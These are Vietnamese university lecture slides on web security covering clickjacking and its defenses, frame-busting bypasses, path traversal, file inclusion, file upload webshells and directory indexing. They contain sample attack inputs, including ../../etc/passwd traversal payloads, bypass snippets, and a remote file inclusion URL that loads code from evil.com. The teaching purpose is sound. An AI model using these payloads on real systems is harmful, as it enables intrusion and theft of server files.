BÀI 10.

AN TOÀN DỊCH VỤ WEB(4)


MỘT SỐ DẠNG TẤN CÔNG KHÁC

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

1. CLICKJACKING

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

Nút “Like” hoạt động như thế nào?



3

3

Nút “Like” hoạt động như thế nào?

- Yêu cầu:
  - Đọc cookie của tên miền facebook.com
  - Tích hợp được trên các website khác với facebook.com
  - Các script trên website được tích hợp không thể tự động nhấp nút “Like” (giả mạo thao tác nhấp chuột)
  - Cách ly nút “Like” với các thành phần khác của website

4

4

Nút “Like” hoạt động như thế nào?


```
<iframe id="f5b9bb75c" name="f2f3fdd398" scrolling="no"
title="Like this content on Facebook." class="fb_ltr"
src="http://www.facebook.com/plugins/like.php?api_key=11665616
1708917..." style="border: none; overflow: hidden; height:
20px; width: 80px;"></iframe>
```

- Chính sách SOP ngăn cản các script giả mạo thao tác nhấp chuột

5

5

Clickjacking

- Clickjacking: hình thức tấn công đánh lừa người dùng nhấp chuột một cách vô ý vào một đối tượng trên website

6

6

Phân tích hành vi nhấp chuột (click)

- Người dùng tin tưởng vào thao tác nhấp chuột (click) như thế nào?

7

7

Clickjacking – Cách thức thực hiện

- "Evil site": trang web chứa mã độc thực hiện tấn công Clickjacking
- Người dùng bị đánh lừa để tương tác với trang mục tiêu "good site"
- Chèn frame chứa nội dung "good site" vào "evil site"
- Phủ/chèn một đối tượng web giả mạo lên trang "good site" (và có thể ẩn một vài đối tượng "good site")
- Các dạng tấn công:
  - Giả mạo, che giấu đối tượng web
  - Giả mạo, che giấu con trỏ chuột
  - Chèn chuỗi tương tác khi nhấp chuột

} Đánh lừa thị giác

8

8

Clickjacking – Một số kỹ thuật


- Che giấu đối tượng mục tiêu:
  - Kỹ thuật 1: Sử dụng thuộc tính CSS `opacity` để che giấu đối tượng web cần click(mục tiêu) và `z-index` khi hiển thị đối tượng web dùng để đánh lừa
  - Kỹ thuật 2: Phủ đối tượng dùng để đánh lừa lên đối tượng mục tiêu. Sử dụng thuộc tính CSS `pointer-events: none` để vô hiệu hóa thao tác nhấp chuột trên đối tượng dùng để đánh lừa

9

9

Clickjacking – Một số kỹ thuật

- Partial Overlays: Chèn trang web mục tiêu vào `iframe` và phủ lên đối tượng mục tiêu bằng các đối tượng giả mạo: sử dụng thuộc tính CSS `z-index` hoặc thuộc tính Flash Window Mode `wmode=direct`
- Cropping: Chèn trang web mục tiêu vào `iframe` và cắt xén nội dung xung quanh




10

10

Clickjacking – Một số kỹ thuật

- Ẩn con trỏ chuột thật, thay thế bằng con trỏ chuột giả: sử dụng thuộc tính CSS `cursor: none`. Sử dụng Javascript để con trỏ giả mô phỏng sự di chuyển của con trỏ thật




```
#mycursor {
        cursor: none;
        background: url("images/custom-cursor.jpg")
}
```

11

11


Giả mạo con trỏ chuột – Ví dụ

12

12

Clickjacking – Một số kỹ thuật

- Strokejacking: đánh lừa người dùng gõ chuỗi ký tự khi con trỏ chuột đang đặt vào các form nhập dữ liệu




13

13

Clickjacking – Một số kỹ thuật

- Chèn đối tượng mục tiêu khi người dùng đang nhấp chuột
- Ví dụ 1: kỹ thuật tấn công "bait-and-switch" chèn vào giữa 2 thao tác khi nhấp đúp





14

14

Clickjacking – Một số kỹ thuật(tiếp)

- Chèn đối tượng mục tiêu khi người dùng đang nhấp chuột – Ví dụ 2: kỹ thuật tấn công “whack-a-mole” lừa người dùng tham gia trò chơi yêu cầu nhấp chuột nhanh nhất có thể





15

15

PHÒNG CHỐNG CLICKJACKING

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

16

16

Phòng chống Clickjacking

- Yêu cầu người dùng xác nhận lại: Hiển thị hộp thoại thông báo thao tác người dùng đã thực hiện và yêu cầu xác nhận
  - Phụ thuộc vào kinh nghiệm và thói quen của người dùng
- Ngẫu nhiên hóa giao diện: đặt các đối tượng web vào các vị trí ngẫu nhiên
  - Gây khó khăn cho người dùng vì giao diện không ổn định
  - Mã khai có thể yêu cầu người dùng click liên tục tới khi thành công (tấn công dạng multi-click)
- Thiết lập chính sách trên trình duyệt để buộc các frame hiển thị với opacity > 0
  - Lỗi hiển thị giao diện

17

17

Phòng chống Clickjacking – Frame Bursting

- Viết thêm các đoạn mã Javascript vào mã nguồn trang web cần bảo vệ để ngăn cản một trang web khác nhúng nội dung của trang đó vào `iframe`
  - Không làm việc với nút "Like" của Facebook
- Cách thức thực hiện Frame Bursting:
  - Sử dụng câu lệnh điều kiện để kiểm tra trang web có nằm trong `iframe` hay không?
  - Chuyển hướng cửa sổ trình duyệt về trang web bị nhúng vào `iframe`
  - Ví dụ:

```
<script> if(top! = self)
                top.location = self.location;
</script>
```

18

18

Frame Bursting – Kết quả khảo sát

- Tỉ lệ các trang trong Top500 trên Alexa sử dụng Frame Bursting

Sites	Framebusting
Top 10	60%
Top 100	37%
Top 500	14%

"Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites", Gustav Rydstedt

19

19

Frame Bursting – Câu lệnh điều kiện

```
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent &&  parent.frames &&
parent.frames.length>0)
if((self.parent && !(self.parent===self)) &&
(self.parent.frames.length!=0))
```

20

20

Frame Bursting – Chuyển hướng

top.location = self.location

top.location.href = document.location.href

top.location.href = self.location.href

top.location.replace(self.location)

top.location.href = window.location.href

top.location.replace(document.location)

top.location.href = window.location.href

top.location.href = "URL"

document.write('')

top.location = location

top.location.replace(document.location)

top.location.replace('URL')

top.location.href = document.location

21

21

Frame Bursting

Hầu hết các kỹ thuật Frame Bursting có thể bị vượt qua (bypass)!!!

- Cách thức chung: ngăn cản sự kiện chuyển hướng tới trang gốc cần bảo vệ

22

22

Vượt qua Frame Bursting


- Ví dụ 1:

```
<script>
   if(top != self)
       top.location = self.location;
</script>
```

- Bypass:

```
<body onbeforeunload="return myFunction()">
      This is iframe</br>
      <script>
            function myFunction()
            {
                  return "Asking the user nicely";
            }
      </script>
      <iframe src="http:,

</body>
```



23

23

Vượt qua Frame Bursting

- Ví dụ 2:

```
<script>
   if(top.location != self.location)
       parent.location = self.location;
</script>
```

- Bypass: double framing
  - Sub-frame

```
<iframe src = "http://...">
```

  - Top-frame

```
<iframe src = "subframe.html">
```

24

24

Vượt qua Frame Bursting

- Ví dụ 3: Frame Bursting nhưng vẫn cho phép các trang cùng tên miền được phép nhúng

```
<script>
if(top.location != location){
   if(document.referer &&
       document.referer.indexOf("mysite.com") == -1)
       {
          top.location.replace(document.location.href);
       }
}
</script>
```

- Bypass: sử dụng tên miền mysite.com.attacker.com

25

25

Vượt qua Frame Bursting

- Ví dụ 4:

```
<script>
   if(top != self)
       top.location = self.location;
</script>
```

- Bypass: lợi dụng các trình duyệt sử dụng bộ lọc phòng chống tấn công Reflected XSS

```
<iframe src = "http://...?var=<script>if(top != self)
top.location = self.location;</script>">
```


→khi hiển thị, đoạn script để Frame Bursting bị vô hiệu hóa

26

26

Sử dụng tiêu đề X-Frame-Options

- Thay thế Frame Bursting
- Không hỗ trợ trên các trình duyệt cũ
- Các giá trị:
  - DENY: cấm nhúng vào frame
  - SAMEORIGIN: chỉ được nhúng vào frame trên các trang cùng tên miền
  - ALLOW-FROM domain: chỉ được nhúng vào frame trên các trang có tên miền là domain



27

27

Sử dụng tiêu đề X-Frame-Options

- Không hỗ trợ trên thẻ `<meta>`
- Hạn chế nếu website sử dụng nhiều tên miền khác nhau
- Giá trị ALLOW FROM không được hỗ trợ bởi tất cả các trình duyệt
  - Xem tại: http://erlend.oftedal.no/blog/tools/xframeoptions/
- Chỉ cho phép sử dụng 1 giá trị tùy chọn
- Các tùy chọn ORIGIN và ALLOW FROM không lmaf việc với với Netsted Frame
- Dễ dàng bị gỡ bỏ bởi Web Proxy.

28

28

Frame Bursting – Cải tiến

- Khai báo style

```
<style id="antiClickjack">
   body{
        display:none !important;
   }
</style>
```

- Mã Frame Bursting


```
<script>
   if (self === top) {
        var antiClickjack =
        document.getElementById("antiClickjack");
        antiClickjack.parentNode.removeChild(antiClickjack);
   }
   else {
        top.location = self.location;
   }
</script>
```

29

29

Phòng chống Clickjacking – Các kỹ thuật khác

- Xóa tùy chọn của cursor
  - Giảm tỉ lệ tấn công thành công từ 43% xuống 16%
- Freeze screen: "đóng băng" các hiệu ứng phân tán sự chú ý của người dùng xung quanh đối tượng nhận sự kiện click
  - Giảm tỉ lệ tấn công thành công từ 43% xuống 16%
- Sử dụng hiệu ứng lightbox ở vùng bên ngoài đối tượng nhận sự kiện click
  - Kết hợp với Freeze screeen giảm tỉ lệ tấn công thành công từ 43% xuống 2%



30

30

Phòng chống Clickjacking – Các kỹ thuật khác

Chống tấn công double-click(Firefox Add-on: NoScript)

- Làm trễ giữa 2 lần click:
  - Delay = 250ms: giảm tỉ lệ tấn công thành công từ 47% → 2%
  - Delay = 500ms: giảm tỉ lệ tấn công thành công từ 47% → 1%
- Khóa click lần thứ 2 nếu con trỏ chuột không đặt lên cùng một đối tượng
  - Giảm tỉ lệ tấn công thành công xuống 0%

31

31

2. MỘT SỐ HÌNH THỨC TẤN CÔNG KHÁC

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

32

32

Đánh cắp lịch sử duyệt Web

evil.com:

http://www.google.com
http://www.facebook.com
http://www.twitter.com
http://www.facebook.com/group?id=12345
http://www.facebook.com/group?id=98765

Client đã truy cập google.com, facebook.com, group có id 12345

Client không truy cập twitter.com, GB group có id 98765

- Sử dụng Javascript và XSS để đánh cắp thông tin lịch sử duyệt Web:

http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html

33

33

Path Traversal

- Tên gọi khác: “dot-dot-slash”, “directory traversal”, ”directory clumbing”, “backtracking”
- Lỗ hổng: lỗi cấu hình phân quyền thư mục gốc (webroot) của ứng dụng Web
- Phát hiện: sử dụng các kỹ thuật Web Crawler
- Khai thác qua biến GET:
  - http://example.com/index.php?view=archive.html
  - Khai thác: http://example.com/index.php?view=../../../../boot.ini

34

34

Path Traversal – Khai thác

- Khai thác qua các biến của POST, qua cookie
- Ví dụ: website có thể sử dụng COOKIE để lưu template động cho Website như sau:

```
Cookie: ID= 2ddd73ef3620afc62cd6942c31;TEMPLATE=xpstyle
Cookie: USER=member1234; PSTYLE=Green
```

- Khai thác

```
Cookie: ID= 2ddd73ef3620afc62cd6942c31;TEMPLATE=xpstyle
Cookie: USER=member1234; PSTYLE=../../etc/passwd
```

http://www.hvaonline.net/hvaonline/posts/list/25352.hva

35

35

Path Traversal – Phòng chống

- Tạo tài khoản cho web server và phân quyền
- Cấu hình webroot cho thư mục chứa mã nguồn của ứng dụng Web
- Lọc các giá trị đầu vào

36

36

File Inclusion

- Lỗ hổng: lợi dụng mã nguồn sử dụng các hàm để chèn file thư viện theo tùy biến người dùng
  - Ví dụ: include(), inlude_once(), require(), require_once() trong PHP
- Khai thác:
  - Local File Inclusion: khai thác tương tự Path Traversal
  - Remote File Inclusion: chèn giá trị đầu vào là file chứa mã độc thực thi
- Ví dụ: http://example.com/index.php?lang=vietnamese

```
<?php
   if (isset( $_GET['lang'] ) ){
      include( $_GET['lang'] . '.php' );
   }
?>
```

- Khai thác: http://example.com/index.php?lang=http://evil.com/attack

37

37

File Upload

- Lỗ hổng file upload: Không kiểm tra kiểu file mà người dùng tải lên máy chủ Web.
- Tấn công khai thác: Kẻ tấn công tải các file có khả năng thực thi lên.
- WebShell: công cụ cung cấp tính năng thực hiện các lệnh của hệ thống (shell) từ giao diện Web
  - Thông thường được viết bằng chính ngôn ngữ đã sử dụng để lập trình Website
- Kẻ tấn công có thể khai thác lỗ hổng để tải WebShell lên website → dễ dàng thực hiện điều khiển máy chủ
  - WebShell có thể coi là một dạng backdoor

38

38

Directory Indexing

- Lỗ hổng: lỗi cấu hình trỏ tới file index của webserver
- Ví dụ: phân tích trên Apache Web Server
  - Khi người dùng truy cập sử dụng URL không trỏ cụ thể tới một file nào đó, Apache tìm đọc file trong cấu hình DirectoryIndex (ví dụ index.php, index.htm, index.html, home.php...)để hiển thị
  - Nếu không có cấu hình DirectoryIndex, Apache kiểm tra tùy chọn Indexes

```
<Directory /home/www>
        Options +Indexes
</Directory>
```

  - Nếu tùy chọn Indexes được cấu hình như trên, Apache sẽ trả về cấu trúc thư mục mã nguồn và có thể cho phép xem file bất kỳ trong đó

39

39

Bài giảng sử dụng một số hình vẽ và ví dụ từ các bài giảng:

- Computer and Network Security, Stanford University
- Computer Security, Berkeley University
- Introduction to Computer Security, Carnegie Mellon University
- Bài trình bày “Clickjacking: Attacks and Defenses” của Lin-Shung Huang, Alexander Moshchuk, Helen J. Wang, Stuart Schechter, and Collin Jackson

40

40